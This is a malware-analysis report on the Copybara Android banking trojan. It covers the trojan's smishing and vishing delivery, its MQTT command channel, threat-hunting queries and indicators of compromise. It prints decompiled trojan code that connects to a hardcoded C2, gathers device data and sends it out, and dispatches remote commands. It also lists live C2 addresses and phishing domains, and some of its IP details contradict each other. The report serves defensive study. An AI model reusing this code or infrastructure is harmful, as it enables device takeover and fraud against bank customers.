



**TINEXTA
CYBER**

**From Smishing and Vishing to
compromission: Dissecting Copybara's
Infection Chain**

Table of Content

Introduction	3
Technical analysis	4
JokerRAT Panel	10
Threat Hunting.....	11
Smishing/Vishing.....	14
Conclusion	15
Indicators of Compromise.....	16
Appendix: List of commands of the Bot	23
About Us.....	26

Introduction

The Android Threat Landscape is full of various and changing malware families that are used by threat actors who want to make money, and who can buy the malware depending on their malicious purposes. **Brata** is a malware that was found in 2019 by Kaspersky. It infects users in the **LATAM** region through compromised websites and exploits the CVE-2019-3568 vulnerability in WhatsApp. An important characteristic of Brata is the use of the **B4A/B4X Suite**, B4X is a modern version of Visual Basic, which supports many platforms, and the compiled applications are fully native. This trait is significant because it can cause the wrong attribution when examining variants.

From the second half of 2021, two new variants were found, **AmexTroll** and **Copybara**, both sharing common features and codebase with Brata but each having their own differences in terms of code, when Threat Actors started to develop their own versions with own TTPs, resulting in the need to differentiate these variants. In 2022, another variant was found by [One Cert](#), **IRATA**, targeting Iranian users.

One of the most spread variants targeting Italian, UK and Spanish users is a new variant of Copybara using the MQTT protocol for the C2 communication. This variant has been in other analysis, such as by [Cleafy](#) and shared on twitter on May 2023 by the researcher [luc4m](#).




Figure 1: Brata Timelin

Technical analysis

Since the end of 2023, the variant of this Android Banking Trojan, known as Copybara, started to target Italy. Through phishing pages using the **Mr.Robot kit**, simulating a page of banks to exfiltrate valid credentials, phone number, name and estimation of balance. Once exfiltrated, the TAs proceeded to approach the victim through social engineering techniques such as smishing/vishing, posing as legitimate people related to the bank, to manipulate the victim into downloading Copybara. When the malicious app is installed, it shows the following screen on the victim device:




Figure 2: Example of an overlay tricking the user to enable the accessibility service

SHA256	61c4fa0be89afc6406c1ce917edffe9737955d4f2fc8633c3816b7e2f11c2660
Threat	Copybara
Threat Description	New variant using the MQTT protocol
SSDEEP	98304:wX6EiOXlugFyaRih7KyD0efD0zD0iD0ExD0nAxD0pD0iD0yvt:xBOX7aRipKyDIDmDjDXDCwDsDXDhvt

Once executed, the sample asks to be enabled as accessibility service. The accessibility service is used to assist users with disabilities in using android devices and apps. They run in the background and receive callbacks by the system when AccessibilityEvents are fired. Such events denote some state transition in the user interface, for example, the focus has changed, a button has been clicked. Abusing such feature eases the development of Android RATs.

In the meanwhile, it sends a `connect` command, having **serverdata** as username and password and as Will Topic (automatic message in case the client disconnects) **DeviceDisconnected** where the message contains the **DeviceID** (android_id). This is used to be a registration to the Command and Control.

The MQTT (Message Queuing Telemetry Transport) is a streamlined, lightweight messaging protocol designed to facilitate efficient, low-overhead communication, particularly suited for the Internet of Things (IoT) ecosystem. This case is a singular event where a malware adopts this protocol to communicate with the command and control. The MQTT protocol operates on a **publish-subscribe** model, a messaging pattern that decouples the message sender (publisher) from the message receiver (subscriber).

```

case 22:
    this.state = 23;
    MqttAsyncClientWrapper mqttAsyncClientWrapper = backgroundservice._mqtt;
    BA ba2 = backgroundservice.processBA;
    StringBuilder sb = new StringBuilder();
    sb.append("tcp://");
    globalparameters globalparametersVar2 = backgroundservice.mostCurrent._globalparameters;
    sb.append(Common.SmartStringFormatter(Url.FRAGMENT_ENCODE_SET, globalparameters._strcoo));
    sb.append(":52997");
    String sb2 = sb.toString();
    globalparameters globalparametersVar3 = backgroundservice.mostCurrent._globalparameters;
    mqttAsyncClientWrapper.Initialize(ba2, "mqtt", sb2, globalparameters._mydeviceid);
    MqttAsyncClientWrapper.MqttConnectOptionsWrapper mqttConnectOptionsWrapper = new MqttAsyncClientWrapper.MqttConnectOptionsWrapper();
    this._mo = mqttConnectOptionsWrapper;
    mqttConnectOptionsWrapper.Initialize("serverdata", "serverdata");
    this._mo.setCleanSession(true);
    MqttAsyncClientWrapper.MqttConnectOptionsWrapper mqttConnectOptionsWrapper2 = this._mo;
    globalparameters globalparametersVar4 = backgroundservice.mostCurrent._globalparameters;
    mqttConnectOptionsWrapper2.SetLastWill("DeviceDisconnected", globalparameters._mydevice_disconnected(backgroundservice.processBA), 0, false);
    backgroundservice._mqtt.Connect2(this._mo.getObject());
    Common.WaitFor("mqtt_connected", backgroundservice.processBA, this, null);
    this.state = 65;
    return;

```

Figure 3: Connection and setup of the MQTT C2

After that registration, the malware starts to subscribe to other commands, through the MQTT Protocol. Then it sends a subscribe request for the topic **commands_FromPC** and publishes a message to the topic **RegisterMyDevice**, calling the method **_my_device_info**.

```

case 40:
    this.state = 41;
    backgroundservice._mqtt.Subscribe("commands_FromPC", 1);
    backgroundservice._get_myipaddress();
    MqttAsyncClientWrapper mqttAsyncClientWrapper2 = backgroundservice._mqtt;
    globalparameters globalparametersVar6 = backgroundservice.mostCurrent._globalparameters;
    BA ba3 = backgroundservice.processBA;
    globalparameters globalparametersVar7 = backgroundservice.mostCurrent._globalparameters;
    mqttAsyncClientWrapper2.Publish2("RegisterMyDevice", globalparameters._my_device_info(ba3, globalparameters._isaccactive), 0, false);
    continue;

```

Figure 4: Subscription to the topic to receive commands and sending device information

As registration to the C2, the malware sends to it a list of information retrieved on the infected device, through the method **_my_device_info**, which returns a dictionary compressed using zlib and containing general device information. The list of all the information gathered can be found in the following screen.

```

public static byte[] _my_device_info(BA ba, boolean z) throws Exception {
    String str;
    byte[] bArr = new byte[0];
    try {
        new Phone();
        String ObjectToString = BA.ObjectToString(new JavaObject().InitializeStatic("android.os.Build$VERSION").getField("RELEASE"));
        SocketWrapper.ServerSocketWrapper serverSocketWrapper = new SocketWrapper.ServerSocketWrapper();
        serverSocketWrapper.Initialize(ba.processBA == null ? ba : ba.processBA, 0, HttpUrl.FRAGMENT_ENCODE_SET);
        if (serverSocketWrapper.GetMyWifiIP().equals("127.0.0.1")) {
            str = "Mobile Data";
            _ismobiledata = true;
        } else {
            str = "WIFI";
            _ismobiledata = false;
        }
        if ((Phone.getModel() + " " + Phone.getManufacturer()).toLowerCase().contains("samsung")) {
            _ismobiledata = true;
        }
        Map map = new Map();
        map.Initialize();
        DateTime dateTime = Common.DateTime;
        DateTime dateTime2 = Common.DateTime;
        map.Put("dt", DateTime.Time(DateTime.getNow()));
        map.Put("isActive", Boolean.valueOf(z));
        map.Put("width", Float.valueOf(_getrealwidth));
        map.Put("height", Float.valueOf(_getrealheight));
        map.Put("model", Phone.getModel());
        map.Put("manufacture", Phone.getManufacturer());
        map.Put("androidvers", ObjectToString);
        map.Put("Method", str);
        map.Put("DeviceID", _mydeviceid);
        main mainVar = mostCurrent._main;
        map.Put("adminidgen", main._adminidgen);
        map.Put("phonelang", _getphonelanguage(ba));
        map.Put("langcode", _getphonelanguage_unicode(ba));
        map.Put("StrIPAddress", _strmypublicip.trim());
        boolean _isscreenon = _isscreenon(ba);
        _isscreenison = _isscreenon;
        map.Put("isScreenIsOn", Boolean.valueOf(_isscreenon));
        map.Put("strBatteryPercentage", _strbatterypercentage);
        map.Put("IsOnCharger", _isoncharger);
        clsclassperms_code clsclassperms_codeVar = mostCurrent._clsclassperms_code;
        map.Put("isPerms", Integer.valueOf(clsclassperms_code._intpermissionno));
        B4AApplication b4AApplication = Common.Application;
        map.Put("APKName", B4AApplication.getLabelName());
        if (_isactive_acc(ba)) {
            map.Put("isAccActive", 1);
        } else {
            map.Put("isAccActive", 0);
        }
        return new B4XSerializer().ConvertObjectToBytes(map.getObject());
    } catch (Exception e) {
        (ba.processBA == null ? ba : ba.processBA).setLastException(e);
        Common.LogImpl("19267645", BA.ObjectToString(Common.LastException(ba)), 0);
        BA ba2 = ba.processBA == null ? ba : ba.processBA;
        backgroundservice backgroundserviceVar = mostCurrent._backgroundservice;
        Common.CallSubDelayed3(ba2, backgroundserviceVar.getObject(), "send_myerror_tosrv", Common.LastException(ba).getMessage(), "My_Device_Info");
        return bArr;
    }
}

```

Figure 5: Method responsible for collection device information

The config is in the **globalparameters** class, to easily find it, we can navigate to the **anywheresoftware** package, then **b4a**, **phone** and the **Phone** class, once there we can look for xrefs to methods such as **GetSettings**, the following method is used to assign a value to the field **_mydeviceid** contained in the config

```

public static String _process_globals() throws Exception {
    _strcoo = "193.31.41.93";
    _intdel_my_dv_fm_admnpnl = 0;
    _mydeviceid = "123123";
    _getrealwidth = 0.0f;
    _getrealheight = 0.0f;
    _getrealheightwithoutbars = 0.0f;
    _ismainact_shouldclose = false;
    _intvncfps = 0;
    _ismobiledata = false;
    _isdeviceappssent = false;
    _intoverlay_type = 0;
    _isoverlay_isshowing = false;
    _lockscreen_firsttitle = HttpUrl.FRAGMENT_ENCODE_SET;
    _lockscreen_secondtitle = HttpUrl.FRAGMENT_ENCODE_SET;
    _strpkname = HttpUrl.FRAGMENT_ENCODE_SET;
    _intwhoisconnectedtome = HttpUrl.FRAGMENT_ENCODE_SET;
    _isaccactive = false;
    _lnglastpermnotification = 0L;
    _strmypublicip = HttpUrl.FRAGMENT_ENCODE_SET;
    _isscreenison = true;
    _strbatterypercentage = HttpUrl.FRAGMENT_ENCODE_SET;
    _isoncharger = HttpUrl.FRAGMENT_ENCODE_SET;
    _vncontype = 0;
    _mpinjlist = new Map();
    _isovlyhandler = true;
    _isautosystdalogclker = true;
    _ispreinjallfls = false;
    _is_hdr_firststovlytranslate = false;
    _strtoptitle_hdr = HttpUrl.FRAGMENT_ENCODE_SET;
    _strbottomtitle_hdr = HttpUrl.FRAGMENT_ENCODE_SET;
    _ispermstarted_new = 0;
    _ishide_allnoties = false;
    _isstickynotishow = true;
    _isacc_noti_disturb = false;
    _is_auto_perm_hndlr = true;
    _is_admn_perm_auto = true;
    _javaobject1 = new JavaObject();
    _strtrgtcountry = "All";
    _int_number_of_auto_failed_tries = 6;
    _int_number_of_auto_failed_tries_current = 0;
    _is_del_all_notis = true;
    _is_manual_key_lo = 0;
    _is_auto_key_lo = 0;
    _is_wan_abt_opnd_aps = 0;
    _is_get_contcts_data = 0;
    _is_fnt_cmra = false;
    _gt_curnt_vrson_nombr = 30;
    return HttpUrl.FRAGMENT_ENCODE_SET;
}

```


Figure 6: Copybara Config

Once a MQTT message is pulled from the server, the malware checks if the topic equals to **commands_FromPC** and proceeds to check the command. By analyzing the code, there is a **list of 55 commands in total**, which are all reported in Appendix.


```
public static String _mqtt_messagearrived(String str, byte[] bArr) throws Exception {
    try {
    } catch (Exception e) {
        processBA.setLastException(e);
        Common.LogImp("3342376", BA.ObjectToString(Common.LastException(processBA)), 0);
        send_myerror_tosrv(Common.LastException(processBA).getMessage(), "mqtt_messagearrived");
        return HttpUrl.FRAGMENT_ENCODE_SET;
    }
    if (str.equals("commands_FromPC")) {
        B4XSerializer b4XSerializer = new B4XSerializer();
        new Map();
        Map map = (Map) AbsObjectWrapper.ConvertToWrapper(new Map(), (java.util.Map) b4XSerializer.ConvertBytesToObject(bArr));
        GlobalParameters globalParametersVar = mostCurrent_globalParameters;
        if (globalParameters_mydeviceid.equals(BA.ObjectToString(map.get("deviceid")))) {
            switch (BA.switchObjectToInt(map.get("fun"), "open_app_settings", "send_inj_list", "send_custom_opencam", "send_custom_opencam_close", "send_custom_fullbright", "send_custom_lowbright", "send_cu
            case 0:
                _open_app_settings_data(map);
                return HttpUrl.FRAGMENT_ENCODE_SET;
            case 1:
                _send_inj_list(map);
                return HttpUrl.FRAGMENT_ENCODE_SET;
            case 2:
                BA ba = processBA;
                opencam opencamVar = mostCurrent_opencam;
                Common.StartActivity(ba, opencam.getObject());
                return HttpUrl.FRAGMENT_ENCODE_SET;
            case 3:
                BA ba2 = processBA;
                opencam opencamVar2 = mostCurrent_opencam;
                if (Common.IsPaused(ba2, opencam.getObject())) {
                    return HttpUrl.FRAGMENT_ENCODE_SET;
                }
                BA ba3 = processBA;
                opencam opencamVar3 = mostCurrent_opencam;
                Common.CallSubDelayed(ba3, opencam.getObject(), "close_me");
                return HttpUrl.FRAGMENT_ENCODE_SET;
            case 4:
                try {
                    new Phone.MakeState();
                    Phone.PhoneMakeState.KeepAlive(processBA, false);
                    _writesetting("screen_brightness", 255);
                    return HttpUrl.FRAGMENT_ENCODE_SET;
                } catch (Exception e2) {
                }
                processBA.setLastException(e2);
                Common.LogImp("3342366", BA.ObjectToString(Common.LastException(processBA)), 0);
                return HttpUrl.FRAGMENT_ENCODE_SET;
            }
        }
    }
}
```

Figure 7: Method responsible for executing the received commands

The following figure shows the C2 (193.31.41.193) communication using the MQTT protocol. In this case it's the publish message to the topic RegisterMyDevice, containing basic device information showed in Figure 5.



Time	Source	Destination	Protocol	Details
314.23.031300000	10.127.0.55	46.249.35.219	MQTT	76 Subscribe Request (id=1) [commands_FromPC]
315.23.002090000	46.249.35.219	10.127.0.55	MQTT	59 Subscribe Ack (id=1)
316.23.002090000	10.127.0.55	46.249.35.219	MQTT	389 Publish Message [RegisterMyDevice]
317.23.164937000	46.249.35.219	10.127.0.55	TCP	54 56897 → 55832 [ACK] Seq=10 Ack=498 Win=26286 Len=0
318.24.201076000	10.127.0.55	46.249.35.219	TCP	2760 55832 → 56897 [PSH, ACK] Seq=498 Ack=10 Win=6536 Len=2714 [TCP segment of a reassembled PDU]
319.24.201041000	10.127.0.55	46.249.35.219	MQTT	629 Publish Message (id=1) [divap_topic]
320.24.256688000	46.249.35.219	10.127.0.55	TCP	54 56897 → 55832 [ACK] Seq=10 Ack=3787 Win=263160 Len=0
321.24.286293000	46.249.35.219	10.127.0.55	MQTT	58 Publish Ack (id=1)
322.24.286293000	10.127.0.55	46.249.35.219	TCP	54 55832 → 56897 [ACK] Seq=3787 Ack=14 Win=6536 Len=0
326.27.271853000	10.127.0.55	46.249.35.219	MQTT	697 Publish Message [HWImage2615ebc8fd61f2c5]
332.27.361036000	46.249.35.219	10.127.0.55	TCP	54 56897 → 55832 [ACK] Seq=14 Ack=4439 Win=263480 Len=0
346.28.358032000	10.127.0.55	46.249.35.219	MQTT	697 Publish Message [HWImage2615ebc8fd61f2c5]
347.28.638517000	10.127.0.55	46.249.35.219	MQTT	697 Publish Message [HWImage2615ebc8fd61f2c5]
354.28.692056000	46.249.35.219	10.127.0.55	TCP	6 [TCP Retransmission] 55832 → 56897 [PSH, ACK] Seq=4430 Ack=1430 Win=262880 Len=6 [RST] Seq=5716 Win=0 Len=63
358.28.741030000	46.249.35.219	10.127.0.55	TCP	54 56897 → 55832 [ACK] Seq=14 Ack=5716 Win=263160 Len=0
359.28.960090000	10.127.0.55	46.249.35.219	MQTT	697 Publish Message [HWImage2615ebc8fd61f2c5]
359.29.246522000	10.127.0.55	46.249.35.219	MQTT	1340 Publish Message [HWImage2615ebc8fd61f2c5], Publish Message [HWImage2615ebc8fd61f2c5]
360.29.333616000	46.249.35.219	10.127.0.55	TCP	54 56897 → 55832 [ACK] Seq=14 Ack=7645 Win=263160 Len=0
361.29.362512000	10.127.0.55	46.249.35.219	MQTT	521 Publish Message [HWImage2615ebc8fd61f2c5]

Frame 316: 389 bytes on wire (3112 bits), 389 bytes captured on interface intf0, id 0

Ethernet II, Src: cadi:5b:c0:d2:15a (ca:dc:5b:c0:d2:15a), Dst: 0a:ec:3f:6b:73:0b (0a:ec:3f:6b:73:0b)

Internet Protocol Version 4, Src: 10.127.0.55, Dst: 46.249.35.219

Transmission Control Protocol, Src Port: 56897, Dst Port: 56897, Seq: 163, Ack: 18, Len: 335

MQ Telemetry Transport Protocol, Publish Message

Header Flags: 0x20, Message Type: Publish Message, QoS Level: At most once delivery (Fire and Forget)

Hop Len: 332

Topic Length: 16

Topic: RegisterMyDevice

Message: {

```

    .. dt: .. isActive: .. width: .. height: .. D: .. model: .. manufacture: ..
    Google: .. androidVersion: .. Method: .. Mobile Data: .. DeviceID: ..
    adminIdgen: .. phoneLang: .. English: .. langCode: .. en: .. StrIPAddress: ..
    isScreenIsOn: .. strBatteryPercentage: .. 100: .. IsOnCharger: .. true: .. isPerms: .. APKName: .. Sicurezza
    Banca: .. isActive: ..
    
```

Figure 8: Communication with the MQTT protocol

JokerRAT Panel

On the port 51144, on the path **/login** we can find the login for the JokerRAT Panel, which is the panel used by this variant of Copybara. Judging from its name, it may be related to the [Joker](#) malware family, however aside from the Cleafy report and some mentions on Twitter/X both this panel and Mr.Robot can't be found anywhere else.




Figure 9: JokerRAT Panel login

While trying to find additional information, we uncovered an opendir on the path **/assets/** where we found a video (on the right) "video3.mp4". From the following figure we can see it is different from the original JokerRAT video (on the left) found in the new C2 (159.100.13.1181:52144).



Figure 10: Joker RAT Panel

Looking for anything related to "KEV4" we found an account on hacking forums in deep and dark web, discussing about Android RATs, seeking for advices inside the network. We believe medium-low confidence that it may be one of the main developers of the malicious Android Platform.




Figure 11: User profile of "Kev4" found in hackforums

Threat Hunting

One of the key elements of threat hunting is the integration of data from different Threat Intelligence (TI) sources. By using these sources efficiently, researchers can build detailed threat profiles and improve detection capabilities. One of the useful methods in threat hunting is the creation and running of specific queries on platforms such as VirusTotal. These queries allow analysts to find more malware samples and related malicious infrastructure, thus expanding the range of the investigation.

The following custom queries can be utilized to hunt for more malware samples:

1. Content-Based Queries:

- **Query:** content:"commands_FromPC" or content:"/injectionsupload/ziped/"

This query searches for files containing specific strings often associated with malicious activity. By looking for files that include "commands_FromPC" or "/injectionsupload/ziped/", analysts can identify other variants of the same Brata Macro-family.

2. Domain-Related Queries:

- **Query:** Relations to the domain api.pawan.krd

This domain has been identified as part of the malicious infrastructure, possibly acting as a translator or intermediary in communication between the malware and its command and control (C&C) server. Investigating relations to this domain on VirusTotal can reveal other malware samples or components that interact with this infrastructure.

Phishing campaigns are the most common vector for distributing this malware category, and identifying phishing infrastructure is critical for preemptive defense measures. The following methods can help in discovering phishing panels and associated malware samples:

1. File-Based Relations:

- **Query:** Relations to the file user.php on [VirusTotal platform](#).

- **Starting File Hash to pivot:**

c312ed12d65fb8c3d629fa148aacb3cfbabc5b6a181c4c8af0cae7e1f0bba57f

By pivoting the research on the files related to this specific hash, researchers can uncover additional phishing panels and samples, providing insight into the extent of the phishing campaign.

2. Shodan Queries:

- **Query:** http.html_hash:-2101554476 as suggested by [Josh Penny on Twitter](#)

Shodan, a search engine for Internet-connected devices, can be queried to find web servers hosting specific phishing kits. The HTML hash - 2101554476 corresponds to the Mr.Robot Panel. This search can identify other instances of the same phishing infrastructure, because actors constantly deploy news panel and dismit the older ones.

3. FOFA Queries:


- **Query:** fid="D4DvDnZJm0FB0wMj+Ev5Sw==" as suggested by [OxToxin on Twitter](#)

FOFA, another tool for searching Internet assets, allows for complex queries to find devices and websites based on specific identifiers. The provided fid can help locate additional phishing panels similar to those already known, aiding in mapping out the threat landscape.


To hunt for threats effectively in the realm of Android malware analysis, we need a comprehensive approach. By combining data from different Threat Intelligence sources and using focused queries on platforms like VirusTotal, Shodan, and FOFA, we can uncover all the malicious infrastructure of the BRATA malware. We also learn that this Android infostealer is offered to the community as one of the most widespread Malware-as-a-Service bots. So, this proactive method helps us to detect as an early warning and enable timely response to possible compromises.

Smishing/Vishing

Compared to the TTPs reported by Cleafy, we noticed two differences in this campaign. The threat actors have chosen the victims without first acquiring their data through the phishing pages and in this case it's the victim that calls the threat actors after receiving an SMS regarding security issues and providing their number. When the victim calls the number, they are instructed to visit a dropurl to download an essential security update or similar necessity. This dropurl, however, delivers the Copybara payload. This campaign highlights the critical need for heightened awareness and caution against deceptive tactics involving smishing and vishing. The following figure shows the procedure and the SMS.



By pivoting the number **0294751861** we acquired more information using [Tellows](#), according to the statistics in June there have been 60 searches on this number and one recent call reported on June 12



Conclusion

The sophisticated threat landscape can sometimes cause wrong attribution, especially when an open-source framework is involved. In this report, we aimed to show the development of the Brata family until now, which produced 4 different variants, each one with different features and TTPs, showing how complicated it has become.

In this variant the use of the MQTT protocol is very interesting and uncommon, however there have been other cases such as <https://symantec-enterprise-blogs.security.com/expert-perspectives/goldencup-new-cyber-threat-targeting-world-cup-fans>.

The increasing reliance on mobile devices for financial transactions leads to this alarming phenomenon. Threat actors realize that nowadays, most of the financial and banking operations are conducted through mobile devices. Therefore, attackers are looking for and testing new methods to exploit victims.

Indicators of Compromise

C2s/JokerRAT Panels:

- 46.249.35.]219:53344
- 5.255.88.]112:51144
- 176.124.32.]39:51144 :51033
- 212.237.217.]111:51144
- 159.100.13.]181:52144
- 194.99.22.]182:51144
- 193.31.41.]93:51144

Phishing Panels/Samples (relations to user.php file):

- **Domains**
 - comprobardatos[.]com
 - aviso-para-clientes[.]com
 - clientes-bbva[.]com
 - app-sicuro[.]com
 - enlace-cliente[.]cc
 - formulario-de-verificacion[.]cc
 - control-cliente[.]com
 - clienti-etica[.]com
 - app-sicuro[.]cc
 - abrir-y-rellenar[.]cc
 - entrar-y-comprobar[.]icu
 - la-nueva-aplicacion[.]com
 - abre-enlaces[.]cc
 - comprobar-datos[.]com
 - aviso-clientes[.]info
 - formulario-clientes[.]com
 - verificacion-de-datos[.]cc
 - abrir-enlace[.]com
 - alerta-urgente[.]com
 - formulario-de-aviso[.]com
 - aviso-clientes[.]cc
 - notificacion-clientes[.]cc
 - hello[.]events

- clic-para-abrir[.]com
